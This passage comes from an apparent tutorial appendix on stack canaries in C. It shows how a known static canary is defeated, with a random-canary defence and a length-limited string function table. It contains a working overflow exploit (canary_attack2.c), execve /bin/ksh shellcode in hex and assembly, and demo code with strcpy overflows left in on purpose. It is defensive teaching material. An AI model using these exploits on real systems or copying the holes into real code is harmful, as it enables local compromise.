  return 0;
}
```

B.3.3 Known Value Attack

When the canary value is known to the attacker, the ability to detect an altered stack is often lost. The code in this section illustrates how a static canary can be thwarted when the canary value is known.

```
/**********************************************************************
  canary_attack2.c

  Author: Jason Deckard

  Purpose: Demonstrate the use of static canaries.

  Compiled and tested on Slackware 9.1
  gcc -Wall -o canary_attack2 canary_attack2.c -lcrypt

**********************************************************************/

#include <stdio.h>
#include <stdlib.h>

int main( void )
{
  char *shell    = "\x31\xD2\x52\x68\x2F\x6B\x73\x68"
                   "\x68\x2F\x62\x69\x6E\x89\xE3\x52"
                   "\x53\x89\xE1\xB8\xFF\xFF\xFF\xFF"
                   "\x2D\xF4\xFF\xFF\xFF\xCD\x80\x31"
                   "\xDB\x31\xC0\x40\xCD\x80";

  char *overflow = "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x4B\x43\x4F\x4C"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\xC0\x97\x04\x08";

  char cmd[100];

  snprintf( cmd, 99, "canary %s %s", shell, overflow );

  system( cmd );

  return 0;
}
```

B.4 Random Canary

An effective way of preventing an attacker from knowing the canary value is to generate the value when the application starts. When the canary value is unpredictable, it is more difficult to mount an effective attack.

B.4.1 Random Canary Example

The code in this section obtains a canary value from /dev/random when the application starts.

```
/**********************************************************************
  rand_canary.c

  Author: Jason Deckard

  Purpose: Demonstrate the use of "random" canaries.

  Compiled and tested on Slackware 9.1
  gcc -Wall -o rand_canary rand_canary.c -lcrypt

**********************************************************************/

#include <crypt.h>
#include <errno.h>
#include <signal.h>    /* for raise() */
#include <stdio.h>
#include <stdlib.h>    /* for rand(), srand() */
#include <string.h>

char global_key[50];

/* Our canary value */
unsigned int CANARY_VALUE;

/* Our canary macros */
#define CANARY_SETUP   unsigned int canary_value = CANARY_VALUE;
#define CANARY_CHECK   if ( canary_value != CANARY_VALUE ) {    \
                       fprintf( stderr, "Stack corrupted!\n" ); \
                       raise(SIGABRT); }

int canary_init( void )
{
  int bytes_read;
  int canary_size = sizeof( CANARY_VALUE );
  FILE *fptr;
  int rval;


  fptr = fopen( "/dev/random", "r" );
  if ( !fptr )
    return -1;
  for ( bytes_read = 0; bytes_read < canary_size; bytes_read += rval )
  {
    rval = fread( (&CANARY_VALUE) + bytes_read, canary_size -
bytes_read, 1, fptr );

    if ( rval == -1 )
    {
      fclose( fptr );
      return -1;
    }
  }

  fclose( fptr );

  return 0;
}


char *demo( char *key, char *salt )
{
  /* A macro to setup the canary value */
  CANARY_SETUP

  char local_salt[3];
  char *d;

  /* Here is the vulnerable code */
  strcpy( global_key,  key );
  strcpy( local_salt, salt );

  d = crypt( global_key, local_salt );

  /* A macro to test the canary value, which must
   * be called prior to any return statements
   */
  CANARY_CHECK

  return (d);
}


int main( int argc, char **argv )
{
  char *digest;

  /* A function to initialize the canary value */
  if ( canary_init() )
  {
    puts( "canary initialization failed" );
    return errno;
  }

  /* Check command-line */
  if ( argc < 3 )
  {
    printf( "usage: %s <key> <salt>\n", argv[0] );
    return EINVAL;
  }

  /* Call a function to demonstrate the local
   * buffer overflow vulnerability
   */
  digest = demo( argv[1], argv[2] );

  /* Display the results of crypt(), if available */
  if ( digest )
  {
    printf( "%s\n", digest );
    return 0;
  }

  return ENOSYS;
}
```

B.5 Shellcode

Attack code examples found throughout appendix B attempt to instantiate a shell prompt. This section contains the source code of the shell code program

```
;  shellcode.s
;
;  Author: Jason Deckard
;
;  Purpose: Instantiate /bin/ksh
;
;  Compiled and tested on Slackware 9.1 using
;  NASM version 0.98.37
;
;  nasm -f elf shellcode.s
;  ld -o shellcode shellcode.o

[SECTION .text]
      global _start        ; Global for the linker's benefit

_start:

      ; shell string
      xor   edx, edx       ; NULL

      push edx             ; /0
      push 0x68736B2F      ; /ksh
      push 0x6E69622F      ; /bin


      mov  ebx, esp        ; shell string

      push edx             ; push another null for argv
      push ebx
      mov  ecx, esp        ; pointer to shell
      mov  eax, 0xFFFFFFFF
      sub  eax, 0xFFFFFFF4 ; sys_execve (11)
      int  0x80

      ; sys_exit
      xor  ebx, ebx       ; return status 0
      xor  eax, eax
      inc  eax            ; sys_exit (1)
      int  0x80
```

B.6 Procedural Call

The following assembly code illustrates a simple procedural call.

```
;  call.s
;
;  Author: Jason Deckard
;
;  Purpose: A simple procedural call
;
;  Compiled and tested on Slackware 9.1 using
;  NASM version 0.98.37
;
;  nasm -f elf call.s
;  ld -o call call.o

[SECTION .text]
      global _start        ; Global so the linker can find it

_start:

      call  _procedure

      mov   ebx, 0         ; exit status
      mov   eax, 1         ; sys_exit
      int   0x80

_procedure:

      xor   eax, eax       ; zero out eax
      ret
```

Appendix C: Length Enforcing Procedures

This section contains a list of commonly used C library procedures that deal with strings, and their length enforcing counterparts.

Procedure	Length enforcing counterpart	Description
strcasecmp()	strncasecmp()	Compare two strings, ignoring case
strcat()	strncat()	Concatenate two strings
strcmp()	strncmp()	Compare two strings
strcpy()	strncpy()	Copy a string
strdup()	strndup()	Duplicate a string